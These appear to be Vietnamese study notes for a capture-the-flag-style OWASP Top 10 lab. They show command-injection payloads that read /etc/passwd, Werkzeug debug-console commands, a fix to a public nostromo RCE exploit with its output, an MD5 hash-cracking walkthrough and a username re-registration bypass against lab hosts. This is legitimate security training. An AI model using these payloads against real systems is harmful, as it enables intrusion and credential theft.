OWASP Top 10 – 2021

1. Giới thiệu
2. Broken Access Control (Điều khiển truy cập bị hỏng)
3. Cryptographic Failures (Lỗi mã hóa)
4. Injection (Sự chèn vào)
5. Insecure Design (Thiết kế không an toàn)
6. Security Misconfiguration (Sai cấu hình bảo mật)
7. Vulnerable and Outdated Components (Các thành phần lỗi thời và dễ có lỗ hổng)
8. Identification and Authentication Failures (Lỗi xác thực và trao quyền)
9. Software and Data Integrity Failures (Lỗi về tính toàn vẹn phần mềm và dữ liệu)
10. Security Logging & Monitoring Failures (Lỗi ghi nhật ký và giám sát bảo mật)
11. Server-Side Request Forgery (SSRF) (giả mạo yêu cầu phía máy chủ)
12. Broken Access Controll

Website có nhiều page được bảo vệ khỏi người xem thông thường. Ví dụ, chỉ người quản trị trang mới có thế truy cập vào để quản lý những người dùng khác. Nếu một người xem có thể truy cập một trang web mà họ không có quyền truy câp, thì ta gọi là Broken Access Controll (Điều khiển truy cập bị hỏng).

Một người xem thông thường có khả năng truy cập vào những trang được bảo vệ có thể gây ra những điều sau:

* + Có thể xem những thông tin nhạy cảm từ người dùng khác.
  + Truy cập vào chức năng không được phép

Nói một cách đơn giản, Broken Access Controll cho phép kẻ tấn công vượt qua khâu xác thực, cho phép chúng xem các dữ liệu nhạy cảm hoặc thực thi các tác vụ không được phép.

1. Broken Acess Control (IDOR Challenge)

IDOR hay **Insecure Direct Object Reference** (tham chiếu đến đối tượng trực tiếp không an toàn) liên quan đến một lỗ hổng điều khiển truy nhập nơi mà bạn có thể truy cập các tài nguyên mà thông thường bạn không thể thấy. Điều này xảy ra khi lập trình viên hiển thị một **Direct Object Reference**, đây là một mã định danh chỉ rõ một đối tượng trong server. Theo đối tượng, chúng ta có thể muốn nói đến một tập tin, một người dùng, một tài khoản ngân hàng trong một ứng dụng ngân hàng hoặc bất cứ thứ gì thực sự

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this **https://bank.thm/account?id=111111**. On that page, we can see all our important bank details, and a user would do whatever they need to do and move along their way, thinking nothing is wrong.

A screenshot of a bank account

Description automatically generated

There is, however, a potentially huge problem here, anyone may be able to change the **id** parameter to something else like **222222**, and if the site is incorrectly configured, then he would have access to someone else's bank information.

A screenshot of a bank account

Description automatically generated

The application exposes a direct object reference through the **id** parameter in the URL, which points to specific accounts. Since the application isn't checking if the logged-in user owns the referenced account, an attacker can get sensitive information from other users because of the IDOR vulnerability. Notice that direct object references aren't the problem, but rather that the application doesn't validate if the logged-in user should have access to the requested account.

1. Cryptographic Failures (lỗi mã hóa)

Lỗi mã hóa nhắc đến bất kỳ lỗ hổng nào nảy sinh do thiếu sự mã hóa để bảo vệ các thông tin nhạy cảm. Ứng dụng web yêu cầu mã hõa để bảo vệ tính bí mật đối với người dùng của họ.

Ví dụ, một ứng dụng email an toàn:

* 1. Khi bạn truy cập vào tài khoản email sử dụng trình duyệt, bạn muốn đảm bảo rằng cuộc hội thoại giữa bạn và server được mã hóa. Bằng cách đó, bất kỳ kẻ nghe trộm cố gắng bắt các gói tin mạng của bạn cũng sẽ không thể lấy được nội dụng địa chỉ email của bạn. khi chúng ta mã hóa lưu lượng mạng giữa client và server, chúng ta thường ám chỉ đến **encrypting data in transit** (mã hóa dữ liệu trong quá trình chuyển tiếp)
  2. Vì email của bạn được lưu trữ trong một số máy chủ do nhà cung cấp của bạn quản lý nên nhà cung cấp email không thể đọc email của khách hàng của họ. Vì mục đích này, email của bạn cũng có thể được mã hóa khi được lưu trữ trên máy chủ. Điều này được gọi là **encrypting data at rest** (mã hóa dữ liệu ở phần còn lại)

Ở cấp độ phức tạp hơn, việc lợi dụng một số lỗi mật mã thường liên quan đến các kỹ thuật như "Man in The Middle Attacks", theo đó kẻ tấn công sẽ buộc người dùng kết nối thông qua thiết bị mà chúng kiểm soát. Sau đó, họ sẽ lợi dụng khả năng mã hóa yếu trên bất kỳ dữ liệu nào được truyền đi để truy cập thông tin bị chặn (nếu dữ liệu thậm chí đã được mã hóa ngay từ đầu). Tất nhiên, nhiều ví dụ đơn giản hơn nhiều và các lỗ hổng có thể được tìm thấy trong các ứng dụng web có thể bị khai thác mà không cần có kiến ​​thức nâng cao về mạng. Thật vậy, trong một số trường hợp, dữ liệu nhạy cảm có thể được tìm thấy trực tiếp trên chính máy chủ web

1. **Cryptographic Failures (Supporting Material 1) – Truy vấn các thông tin từ SQLite**

Cách phổ biến nhất để lưu trữ một lượng lớn dữ liệu ở định dạng có thể truy cập dễ dàng từ nhiều vị trí là trong cơ sở dữ liệu. Điều này hoàn hảo cho những thứ giống như ứng dụng web, vì nhiều người dùng có thể tương tác với trang web bất kỳ lúc nào. Các công cụ cơ sở dữ liệu thường tuân theo cú pháp Ngôn ngữ truy vấn có cấu trúc (SQL).

Trong môi trường sản xuất, người ta thường thấy cơ sở dữ liệu được thiết lập trên các máy chủ chuyên dụng chạy dịch vụ cơ sở dữ liệu như MySQL hoặc MariaDB; tuy nhiên, cơ sở dữ liệu cũng có thể được lưu trữ dưới dạng tệp. Chúng được gọi là cơ sở dữ liệu "flat-file" vì chúng được lưu trữ dưới dạng một tệp duy nhất trên máy tính. Điều này dễ dàng hơn nhiều so với việc thiết lập toàn bộ máy chủ cơ sở dữ liệu và có thể được thấy trong các ứng dụng web nhỏ hơn. Việc truy cập máy chủ cơ sở dữ liệu nằm ngoài phạm vi nhiệm vụ ngày nay, vì vậy thay vào đó hãy tập trung vào cơ sở dữ liệu flat-file.

Như đã đề cập trước đây, cơ sở dữ liệu flat-file được lưu trữ dưới dạng tệp trên đĩa máy tính. Thông thường, đây không phải là vấn đề đối với ứng dụng web, nhưng điều gì sẽ xảy ra nếu cơ sở dữ liệu được lưu trữ bên dưới thư mục gốc của trang web (tức là một trong các tệp mà người dùng kết nối với trang web có thể truy cập)? Chà, chúng ta có thể tải xuống và truy vấn nó trên máy của chính mình, với toàn quyền truy cập vào mọi thứ trong cơ sở dữ liệu. Thực sự là lộ dữ liệu nhạy cảm!

Đó là một gợi ý lớn cho thách thức này, vì vậy hãy trình bày ngắn gọn một số cú pháp mà chúng ta sẽ sử dụng để truy vấn cơ sở dữ liệu flat-file.

Định dạng phổ biến nhất (và đơn giản nhất) của cơ sở dữ liệu **flat-file** là cơ sở dữ liệu **SQLite**. Chúng có thể được tương tác với hầu hết các ngôn ngữ lập trình và có một ứng dụng khách chuyên dụng để truy vấn chúng trên dòng lệnh. Máy khách này được gọi là **sqlite3** và được cài đặt mặc định trên nhiều bản phân phối Linux.

Giả sử chúng ta đã quản lý thành công việc tải xuống cơ sở dữ liệu:

Linux

**user@linux$ ls -l**

**-rw-r--r-- 1 user user 8192 Feb 2 20:33 example.db**

**user@linux$ file example.db**

**example.db: SQLite 3.x database, last written using SQLite version 3039002, file counter 1, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 1**

We can see that there is an SQLite database in the current folder.

To access it, we use **sqlite3 <database-name>:**

Linux

**user@linux$ sqlite3 example.db**

**SQLite version 3.39.2 2022-07-21 15:24:47**

**Enter ".help" for usage s.**

**sqlite>**

From here, we can see the tables in the database by using the **.tables** command:

Linux

**user@linux$ sqlite3 example.db**

**SQLite version 3.39.2 2022-07-21 15:24:47**

**Enter ".help" for usage s.**

**sqlite> .tables**

**customers**

At this point, we can dump all the data from the table, but we won't necessarily know what each column means unless we look at the table information. First, let's use **PRAGMA table\_info(customers)** để thấy thông tin về các cột. Then we'll use **SELECT \* FROM customers;** to dump the information from the table:

Linux

**sqlite> PRAGMA table\_info(customers);**

**0|cudtID|INT|1||1**

**1|custName|TEXT|1||0**

**2|creditCard|TEXT|0||0**

**3|password|TEXT|1||0**

**sqlite> SELECT \* FROM customers;**

**0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99**

**1|John Walters|4671 5376 3366 8125|fef08f333cc53594c8097eba1f35726a**

**2|Lena Abdul|4353 4722 6349 6685|b55ab2470f160c331a99b8d8a1946b19**

**3|Andrew Miller|4059 8824 0198 5596|bc7b657bd56e4386e3397ca86e378f70**

**4|Keith Wayman|4972 1604 3381 8885|12e7a36c0710571b3d827992f4cfe679**

**5|Annett Scholz|5400 1617 6508 1166|e2795fc96af3f4d6288906a90a52a47f**

We can see from the table information that there are four columns: **custID**, **custName**, **creditCard** and **password**. You may notice that this matches up with the results. Take the first row:

**0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99**

We have the custID (0), the custName (Joy Paulson), the creditCard (4916 9012 2231 7905) and a password hash (5f4dcc3b5aa765d61d8327deb882cf99).

In the next task, we'll look at cracking this hash.

1. **Cryptographic Failures (Supporting Material 2) – Crack hash**

Chúng ta đã biết cách truy vấn cơ sở dữ liệu SQLite để tìm dữ liệu nhạy cảm trong nhiệm vụ trước. Chúng tôi đã tìm thấy một tập hợp các hàm băm mật khẩu, một hàm cho mỗi người dùng. Trong nhiệm vụ này, chúng tôi sẽ trình bày ngắn gọn cách bẻ khóa những thứ này.

Tool online: [Crackstation](https://crackstation.net/), trang web của anh ấy cực kỳ giỏi trong việc bẻ khóa các mật khẩu yếu. Đối với các hàm băm phức tạp hơn, chúng ta sẽ cần các công cụ phức tạp hơn; tuy nhiên, tất cả các hàm băm mật khẩu có thể bẻ khóa được sử dụng trong thử thách ngày nay đều là các hàm băm MD5 yếu, mà Crackstation sẽ xử lý rất tốt.

3.

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

1. IV. Injection

Lỗi injection rất phổ biến trong các ứng dụng ngày nay. Những lỗi này xảy ra do ứng dụng diễn giải dữ liệu đầu vào do người dùng kiểm soát dưới dạng lệnh hoặc tham số. Các cuộc tấn công injection nhiễm phụ thuộc vào công nghệ nào được sử dụng và cách các công nghệ này diễn giải đầu vào. Một số ví dụ phổ biến bao gồm:

**SQL Injection**: Điều này xảy ra khi đầu vào do người dùng kiểm soát được chuyển tới các truy vấn SQL. Kết quả là kẻ tấn công có thể chuyển các truy vấn SQL để thao túng kết quả của các truy vấn đó. Điều này có khả năng cho phép kẻ tấn công truy cập, sửa đổi và xóa thông tin trong cơ sở dữ liệu khi thông tin đầu vào này được chuyển vào các truy vấn cơ sở dữ liệu. Điều này có nghĩa là kẻ tấn công có thể đánh cắp thông tin nhạy cảm như thông tin cá nhân và thông tin đăng nhập.

**Command Injection**: Điều này xảy ra khi đầu vào của người dùng được chuyển tới các lệnh hệ thống. Kết quả là kẻ tấn công có thể thực thi các lệnh hệ thống tùy ý trên các máy chủ ứng dụng, có khả năng cho phép chúng truy cập vào hệ thống của người dùng.

Biện pháp bảo vệ chính để ngăn chặn các cuộc tấn công tiêm nhiễm là đảm bảo rằng đầu vào do người dùng kiểm soát không được hiểu là các truy vấn hoặc lệnh. Có nhiều cách khác nhau để làm điều này:

**Using an allow list (**Sử dụng danh sách cho phép): khi đầu vào được gửi đến máy chủ, đầu vào này sẽ được so sánh với danh sách đầu vào hoặc ký tự an toàn. Nếu đầu vào được đánh dấu là an toàn thì nó sẽ được xử lý. Nếu không, nó sẽ bị từ chối và ứng dụng sẽ báo lỗi.

**Stripping input (**Loại bỏ đầu vào): Nếu đầu vào chứa các ký tự nguy hiểm, chúng sẽ bị loại bỏ trước khi xử lý.

Các ký tự hoặc dữ liệu đầu vào nguy hiểm được phân loại là bất kỳ dữ liệu đầu vào nào có thể thay đổi cách xử lý dữ liệu cơ bản. Thay vì xây dựng danh sách cho phép hoặc loại bỏ dữ liệu đầu vào theo cách thủ công, có nhiều thư viện khác nhau có thể thực hiện những hành động này cho bạn.

1. Command Injection

Lệnh chèn xảy ra khi mã phía máy chủ (như PHP) trong ứng dụng web thực hiện lệnh gọi đến một hàm tương tác trực tiếp với bảng điều khiển của máy chủ. Lỗ hổng web tiêm cho phép kẻ tấn công lợi dụng lệnh gọi đó để thực thi các lệnh hệ điều hành một cách tùy ý trên máy chủ. Khả năng của kẻ tấn công từ đây là vô tận: chúng có thể liệt kê các tệp, đọc nội dung của chúng, chạy một số lệnh cơ bản để thực hiện một số điều tra trên máy chủ hoặc bất cứ điều gì chúng muốn, giống như thể chúng đang ngồi trước máy chủ và ra lệnh trực tiếp vào dòng lệnh.

Khi kẻ tấn công đã có chỗ đứng trên máy chủ web, chúng có thể bắt đầu liệt kê thông thường các hệ thống của bạn và tìm cách xoay vòng.

1. Code example

**passthru("perl /usr/bin/cowsay -f $cow $mooing");** Hàm passthru() chỉ đơn giản thực thi một lệnh trong bảng điều khiển của hệ điều hành và gửi kết quả đầu ra trở lại trình duyệt của người dùng.

**$(your\_command\_here)**

here are some other commands you may want to try:

* Whoami: Hiển thị tên đăng nhập của người dùng hiện tại.
* Id: Hiển thị thông tin về người dùng hiện tại, bao gồm ID người dùng (UID), ID nhóm (GID), và các nhóm khác mà người dùng thuộc về.
* ifconfig/ip addr: Hiển thị thông tin về cấu hình mạng của hệ thống. ifconfig là lệnh cũ, trong khi ip addr là lệnh mới hơn và được sử dụng rộng rãi hơn trong các hệ thống hiện đại.
* uname -a: Hiển thị thông tin chi tiết về hệ điều hành, bao gồm tên kernel, phiên bản kernel, tên máy, và nhiều thông tin khác.
* ps -ef: Hiển thị danh sách tất cả các quy trình (process) đang chạy trên hệ thống cùng với các thông tin chi tiết như PID (Process ID), UID (User ID), thời gian bắt đầu, lệnh chạy, v.v.

Cách làm:

What strange text file is in the website's root directory?

drpepper.txt

Câu lệnh: $(ls)

How many non-root/non-service/non-daemon users are there?

0

$( awk -F: '$3 >= 1000 && $3 < 60000 {print $1}' /etc/passwd | wc -l)

What user is this app running as?

apache

Câu lệnh: $(id)

What is the user's shell set as?

/sbin/nologin

Câu lệnh: $(cat /etc/passwd)

What version of Alpine Linux is running?

3.16.0

Câu lệnh: $(cat /etc/alpine-release)

1. Insecure Design
2. Insecure design

Thiết kế không an toàn đề cập đến các lỗ hổng vốn có trong kiến ​​trúc của ứng dụng. Chúng không phải là lỗ hổng liên quan đến việc triển khai hoặc cấu hình kém, nhưng ý tưởng đằng sau toàn bộ ứng dụng (hoặc một phần của nó) đã sai ngay từ đầu. Trong hầu hết các trường hợp, những lỗ hổng này xảy ra khi mô hình hóa mối đe dọa không phù hợp được thực hiện trong các giai đoạn lập kế hoạch của ứng dụng và lan truyền đến tận ứng dụng cuối cùng của bạn. Đôi khi, các lỗ hổng thiết kế không an toàn cũng có thể được các nhà phát triển đưa ra khi thêm một số "phím tắt" xung quanh mã để giúp việc kiểm tra của họ dễ dàng hơn. Ví dụ: nhà phát triển có thể vô hiệu hóa xác thực OTP trong các giai đoạn phát triển để nhanh chóng kiểm tra phần còn lại của ứng dụng mà không cần nhập mã theo cách thủ công mỗi lần đăng nhập mà quên bật lại khi gửi ứng dụng đến sản xuất.

1. Insecure Password Resets

Một ví dụ điển hình về những lỗ hổng như vậy đã xảy ra trên Instagram cách đây không lâu. Instagram cho phép người dùng đặt lại mật khẩu đã quên bằng cách gửi cho họ mã gồm 6 chữ số tới số điện thoại di động của họ qua SMS để xác thực. Nếu kẻ tấn công muốn truy cập vào tài khoản của nạn nhân, hắn có thể cố gắng tấn công mã gồm 6 chữ số. Đúng như dự đoán, điều này không thể thực hiện được vì Instagram đã triển khai giới hạn tỷ lệ để sau 250 lần thử, người dùng sẽ bị chặn thử thêm.

Tuy nhiên, người ta nhận thấy rằng giới hạn tỷ lệ chỉ áp dụng cho những lần thử mã được thực hiện từ cùng một IP. Nếu kẻ tấn công có nhiều địa chỉ IP khác nhau để gửi yêu cầu thì giờ đây, kẻ tấn công có thể thử 250 mã cho mỗi IP. Đối với mã gồm 6 chữ số, bạn có một triệu mã có thể, vì vậy kẻ tấn công sẽ cần 1000000/250 = 4000 IP để bao gồm tất cả các mã có thể. Điều này nghe có vẻ giống như một số lượng IP điên rồ cần có, nhưng các dịch vụ đám mây giúp bạn dễ dàng có được chúng với chi phí tương đối nhỏ, khiến cuộc tấn công này trở nên khả thi.

Lưu ý rằng lỗ hổng này có liên quan đến ý tưởng rằng không người dùng nào có thể sử dụng hàng nghìn địa chỉ IP để thực hiện đồng thời các yêu cầu nhằm thử và ép buộc một mã số. Vấn đề nằm ở thiết kế chứ không phải ở việc triển khai ứng dụng.

Do các lỗ hổng thiết kế không an toàn xuất hiện ở giai đoạn đầu trong quá trình phát triển nên việc giải quyết chúng thường đòi hỏi phải xây dựng lại phần dễ bị tổn thương của ứng dụng ngay từ đầu và thường khó thực hiện hơn bất kỳ lỗ hổng đơn giản nào liên quan đến mã. Cách tiếp cận tốt nhất để tránh những lỗ hổng như vậy là thực hiện mô hình hóa mối đe dọa ở giai đoạn đầu của vòng đời phát triển. Để biết thêm thông tin về cách triển khai vòng đời phát triển an toàn, hãy nhớ xem phòng SSDLC.

Answer the question

Cứ thử vài lần câu hỏi đi, rồi nó sẽ tự reset lại mật khẩu cho bạn

1. Security Misconfiguration
2. Security Misconfiguration

Cấu hình sai bảo mật khác với 10 lỗ hổng bảo mật hàng đầu khác vì chúng xảy ra khi bảo mật lẽ ra đã được cấu hình phù hợp nhưng lại không. Ngay cả khi bạn tải xuống phần mềm cập nhật mới nhất, cấu hình kém có thể khiến quá trình cài đặt của bạn dễ bị tấn công.

Cấu hình sai bảo mật bao gồm:

* Cấu hình quyền kém trên các dịch vụ đám mây, như nhóm S3.
* Đã bật các tính năng không cần thiết, như dịch vụ, trang, tài khoản hoặc đặc quyền.
* Tài khoản mặc định có mật khẩu không thay đổi.
* Thông báo lỗi quá chi tiết và cho phép kẻ tấn công tìm hiểu thêm về hệ thống.
* Không sử dụng tiêu đề bảo mật HTTP.

Lỗ hổng này thường có thể dẫn đến nhiều lỗ hổng hơn, chẳng hạn như thông tin xác thực mặc định cho phép bạn truy cập vào dữ liệu nhạy cảm, Thực thể bên ngoài XML (XXE) hoặc chèn lệnh trên trang quản trị.

1. Debugging interfaces

Một cấu hình sai bảo mật phổ biến liên quan đến việc lộ các tính năng gỡ lỗi trong phần mềm sản xuất. Các tính năng gỡ lỗi thường có sẵn trong các framework để cho phép các nhà phát triển truy cập chức năng nâng cao hữu ích để gỡ lỗi ứng dụng trong khi ứng dụng đang được phát triển. Những kẻ tấn công có thể lạm dụng một số chức năng gỡ lỗi đó nếu bằng cách nào đó, các nhà phát triển quên tắt chúng trước khi xuất bản ứng dụng của họ.

Một ví dụ về lỗ hổng như vậy được cho là đã sử dụng khi Patreon bị hack vào năm 2015. Năm ngày trước khi Patreon bị hack, một nhà nghiên cứu bảo mật đã báo cáo với Patreon rằng anh ta đã tìm thấy giao diện gỡ lỗi mở cho bảng điều khiển Werkzeug. Werkzeug là một thành phần quan trọng trong các ứng dụng web dựa trên Python vì nó cung cấp giao diện cho các máy chủ web để thực thi mã Python. Werkzeug bao gồm một bảng điều khiển gỡ lỗi có thể được truy cập thông qua URL trên /console hoặc nó cũng sẽ được hiển thị cho người dùng nếu ứng dụng đưa ra một ngoại lệ. Trong cả hai trường hợp, bảng điều khiển đều cung cấp bảng điều khiển Python sẽ chạy bất kỳ mã nào bạn gửi tới nó. Đối với kẻ tấn công, điều này có nghĩa là anh ta có thể thực thi các lệnh tùy ý.

A screenshot of a computer

Description automatically generated

Answer the question

Truy cập  [http://10.10.49.11:86](http://10.10.49.11:86/)/console

1. import os; print(os.popen("ls -l").read())
2. import os; print(os.popen("cat app.py").read())
3. Vulnerable and Outdated Components
4. Introduction

Đôi khi, bạn có thể thấy rằng công ty/thực thể mà bạn đang thử nghiệm đang sử dụng một chương trình có lỗ hổng phổ biến.

Ví dụ: giả sử một công ty đã không cập nhật phiên bản WordPress của họ trong một vài năm và khi sử dụng một công cụ như [WPScan](https://wpscan.com/), bạn sẽ thấy rằng đó là phiên bản 4.6. Một số nghiên cứu nhanh sẽ tiết lộ rằng WordPress 4.6 dễ bị khai thác thực thi mã từ xa (RCE) không được xác thực và thậm chí tốt hơn là bạn có thể tìm thấy một khai thác đã được thực hiện trên  [Exploit-DB](https://www.exploit-db.com/exploits/41962) (trang tìm kiếm thông tin về lỗ hổng đã được exploit).

Như bạn có thể thấy, điều này sẽ khá tai hại vì nó đòi hỏi rất ít công sức từ phía kẻ tấn công. Vì lỗ hổng này đã được nhiều người biết đến nên có thể ai đó đã khai thác lỗ hổng này rồi. Tình hình trở nên tồi tệ hơn khi bạn nhận ra rằng điều này thực sự rất dễ xảy ra. Nếu một công ty bỏ lỡ một bản cập nhật duy nhất cho một chương trình họ sử dụng, thì công ty đó có thể dễ bị tấn công.

1. Vulnerable and Outdated Components – Exploit

Hãy nhớ lại rằng vì đây là về các lỗ hổng đã biết nên hầu hết công việc đã được thực hiện cho chúng tôi. Công việc chính của chúng tôi là tìm hiểu thông tin của phần mềm và nghiên cứu nó cho đến khi tìm ra cách khai thác. Hãy cùng xem xét điều đó bằng một ứng dụng web mẫu.

Bạn biết gì không? Máy chủ này có trang mặc định cho máy chủ web Nostromo. Bây giờ chúng ta đã có số phiên bản và tên phần mềm, chúng ta có thể sử dụng Exploit-DB để thử tìm cách khai thác cho phiên bản cụ thể này.

A screenshot of a computer

Description automatically generated

Thật may mắn cho chúng tôi, kết quả hàng đầu lại là một tập lệnh khai thác. Hãy tải xuống và thử thực thi mã. Việc chạy tập lệnh này một mình dạy cho chúng ta một bài học rất quan trọng.

Linux

**user@linux$ python 47837.py**

**Traceback (most recent call last):**

**File "47837.py", line 10, in <module>**

**cve2019\_16278.py**

**NameError: name 'cve2019\_16278' is not defined**

Các khai thác bạn tải xuống từ Internet có thể không hoạt động trong lần đầu tiên. Nó giúp hiểu được ngôn ngữ lập trình của tập lệnh để nếu cần, bạn có thể sửa bất kỳ lỗi nào hoặc thực hiện bất kỳ sửa đổi nào, vì khá nhiều tập lệnh trên Exploit-DB yêu cầu bạn thực hiện sửa đổi.

May mắn thay, lỗi xảy ra do một dòng lẽ ra phải được bình luận lại nên việc sửa lỗi này rất dễ dàng.

# Exploit Title: nostromo 1.9.6 - Remote Code Execution

# Date: 2019-12-31

# Exploit Author: Kr0ff

# Vendor Homepage:

# Software Link: http://www.nazgul.ch/dev/nostromo-1.9.6.tar.gz

# Version: 1.9.6

# Tested on: Debian

# CVE : CVE-2019-16278

cve2019\_16278.py # This line needs to be commented.

#!/usr/bin/env python

Khắc phục điều đó, hãy thử và chạy lại chương trình.

Linux

**user@linux$ python2 47837.py 127.0.0.1 80 id**

**\_\_\_\_\_-2019-16278**

**\_\_\_\_\_ \_\_\_\_\_\_\_ \_\_\_\_\_\_ \_\_\_\_\_\ \**

**\_\_\_\_\_\ \\_\ | | | / / | |**

**/ /| || / / /|/ / /\_\_\_/|**

**/ / /\_\_\_\_/||\ \ \ |/| |\_\_ |\_\_\_|/**

**| | |\_\_\_\_|/ \ \ \ | | | \**

**| | \_\_\_\_\_ \| \| | | \_\_/ \_\_**

**|\ \|\ \ |\ /| |\ \ / \**

**| \\_\_\_\_\_\| | | \\_\_\_\_\_\_\_/ | | \\_\_\_\_\/ |**

**| | /\_\_\_\_/| \ | | / | | |\_\_\_\_/|**

**\|\_\_\_\_\_| || \|\_\_\_\_\_|/ \|\_\_\_\_| | |**

**|\_\_\_\_|/ |\_\_\_|/**

**HTTP/1.1 200 OK**

**Date: Fri, 03 Feb 2023 04:58:34 GMT**

**Server: nostromo 1.9.6**

**Connection: close**

**uid=1001(\_nostromo) gid=1001(\_nostromo) groups=1001(\_nostromo)**

Bùm! Chúng tôi có RCE. Bây giờ, điều quan trọng cần lưu ý là hầu hết các tập lệnh sẽ cho bạn biết bạn cần cung cấp những đối số nào. Các nhà phát triển khai thác hiếm khi bắt bạn phải đọc hàng trăm dòng mã chỉ để tìm ra cách sử dụng tập lệnh.

Điều đáng lưu ý là nó có thể không phải lúc nào cũng dễ dàng như vậy. Đôi khi bạn sẽ chỉ được cung cấp số phiên bản, như trong trường hợp này, nhưng những lần khác, bạn có thể cần phải tìm hiểu kỹ nguồn HTML hoặc thậm chí đoán may mắn về một tập lệnh khai thác. Nhưng trên thực tế, nếu đó là một lỗ hổng đã biết thì có thể có cách để khám phá phiên bản ứng dụng đang chạy.

Đó thực sự là nó. Điều tuyệt vời về phần này của Top 10 OWASP là công việc đã được thực hiện cho chúng tôi, chúng tôi chỉ cần thực hiện một số nghiên cứu cơ bản và với tư cách là người thử nghiệm thâm nhập, bạn đã làm được điều đó khá nhiều rồi.

1. Identification and Authentication Failures

Xác thực và quản lý phiên tạo nên các thành phần cốt lõi của các ứng dụng web hiện đại. Xác thực cho phép người dùng truy cập vào các ứng dụng web bằng cách xác minh danh tính của họ. Hình thức xác thực phổ biến nhất là sử dụng cơ chế tên người dùng và mật khẩu. Người dùng sẽ nhập các thông tin xác thực này và máy chủ sẽ xác minh chúng. Sau đó, máy chủ sẽ cung cấp cho trình duyệt của người dùng một cookie phiên nếu chúng đúng . Cookie phiên là cần thiết vì máy chủ web sử dụng HTTP(S) để giao tiếp, tức là không có trạng thái. Việc đính kèm cookie phiên có nghĩa là máy chủ sẽ biết ai đang gửi dữ liệu gì. Sau đó, máy chủ có thể theo dõi các hành động của người dùng.

Nếu kẻ tấn công có thể tìm ra lỗi trong cơ chế xác thực, chúng có thể thành công trong việc truy cập vào tài khoản của người dùng khác. Điều này sẽ cho phép kẻ tấn công truy cập vào dữ liệu nhạy cảm (tùy thuộc vào mục đích của ứng dụng). Một số lỗi phổ biến trong cơ chế xác thực bao gồm:

* Brute force attacks
* Use of weak credentials (sử dụng thông tin xác thực yếu)
* Weak Session Cookies (phiên cookie yếu)

1. Identification and Authentication Failures Practical
   * Lỗi: đăng kí lại 1 user đã tồn tại (ví dụ: admin)

Trong ví dụ này, chúng ta sẽ xem xét một lỗ hổng logic trong cơ chế xác thực.

Nhiều lần, điều xảy ra là các nhà phát triển quên khử trùng dữ liệu đầu vào (tên người dùng và mật khẩu) do người dùng cung cấp trong mã ứng dụng của họ, điều này có thể khiến họ dễ bị tấn công như SQL injection. Tuy nhiên, chúng ta sẽ tập trung vào một lỗ hổng xảy ra do lỗi của nhà phát triển nhưng rất dễ khai thác, tức là đăng ký lại người dùng hiện tại.

Hãy cùng hiểu điều này với sự trợ giúp của một ví dụ, giả sử có một người dùng hiện tại có tên là **admin**, và chúng ta muốn truy cập vào tài khoản của họ, vì vậy, những gì chúng ta có thể làm là thử đăng ký lại tên người dùng đó nhưng với một chút sửa đổi. Chúng ta sẽ nhập **" admin"** mà không có dấu ngoặc kép (lưu ý khoảng trắng ở đầu). Bây giờ khi bạn nhập thông tin đó vào trường tên người dùng và nhập các thông tin bắt buộc khác như ID email hoặc mật khẩu và gửi dữ liệu đó, nó sẽ đăng ký một người dùng mới, nhưng người dùng đó sẽ có cùng quyền với tài khoản quản trị viên. Người dùng mới đó cũng sẽ có thể xem tất cả nội dung được trình bày bên dưới người dùng **admin**.


Để xem điều này trong hành động, hãy truy cập http://10.10.22.115:8088 và thử đăng ký với **darren** tên người dùng của bạn. Bạn sẽ thấy rằng người dùng đã tồn tại, vì vậy hãy thử đăng ký **"darren"** thay thế, và bạn sẽ thấy rằng bây giờ bạn đã đăng nhập và có thể thấy nội dung chỉ có trong tài khoản của darren, trong trường hợp của chúng tôi, đó là cờ mà bạn cần lấy lại.

1. Software and Data Integrity Failures (lỗi tính toàn vẹn của phần mềm và dữ liệu)
2. What is Integrity?

Khi nói về tính toàn vẹn, chúng tôi đề cập đến khả năng chúng tôi có để đảm bảo rằng một phần dữ liệu vẫn chưa được sửa đổi. Tính toàn vẹn là điều cần thiết trong an ninh mạng vì chúng tôi quan tâm đến việc duy trì dữ liệu quan trọng không bị sửa đổi độc hại hoặc không mong muốn. Ví dụ: giả sử bạn đang tải xuống trình cài đặt mới nhất cho một ứng dụng. Làm thế nào bạn có thể chắc chắn rằng trong khi tải xuống, nó không bị sửa đổi trong quá trình vận chuyển hoặc bằng cách nào đó đã bị hỏng do lỗi truyền tải?

Để khắc phục sự cố này, bạn thường sẽ thấy **hàm băm** được gửi cùng với tệp để bạn có thể chứng minh rằng tệp bạn tải xuống vẫn nguyên vẹn và không bị sửa đổi trong quá trình truyền. Hàm băm hoặc thông báo chỉ đơn giản là một số có được từ việc áp dụng một thuật toán cụ thể trên một phần dữ liệu. Khi đọc về các thuật toán băm, bạn sẽ thường đọc về MD5, SHA1, SHA256 hoặc nhiều thuật toán khác có sẵn.

Let's take WinSCP as an example to understand better how we can use hashes to check a file's integrity. If you go to their [Sourceforge repository](https://sourceforge.net/projects/winscp/files/WinSCP/5.21.5/), you'll see that for each file available to download, there are some hashes published along:



These hashes were precalculated by the creators of WinSCP so that you can check the file's integrity after downloading. If we download the WinSCP-5.21.5-Setup.exe file, we can recalculate the hashes and compare them against the ones published in Sourceforge. To calculate the different hashes in Linux, we can use the following commands:

AttackBox

**user@attackbox$ md5sum WinSCP-5.21.5-Setup.exe**

**20c5329d7fde522338f037a7fe8a84eb WinSCP-5.21.5-Setup.exe**

**user@attackbox$ sha1sum WinSCP-5.21.5-Setup.exe**

**c55a60799cfa24c1aeffcd2ca609776722e84f1b WinSCP-5.21.5-Setup.exe**

**user@attackbox$ sha256sum WinSCP-5.21.5-Setup.exe**

**e141e9a1a0094095d5e26077311418a01dac429e68d3ff07a734385eb0172bea WinSCP-5.21.5-Setup.exe**

Since we got the same hashes, we can safely conclude that the file we downloaded is an exact copy of the one on the website.

1. Software and Data Integrity Failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker might modify the software or data passed to the application, resulting in unexpected consequences. There are mainly two types of vulnerabilities in this category:

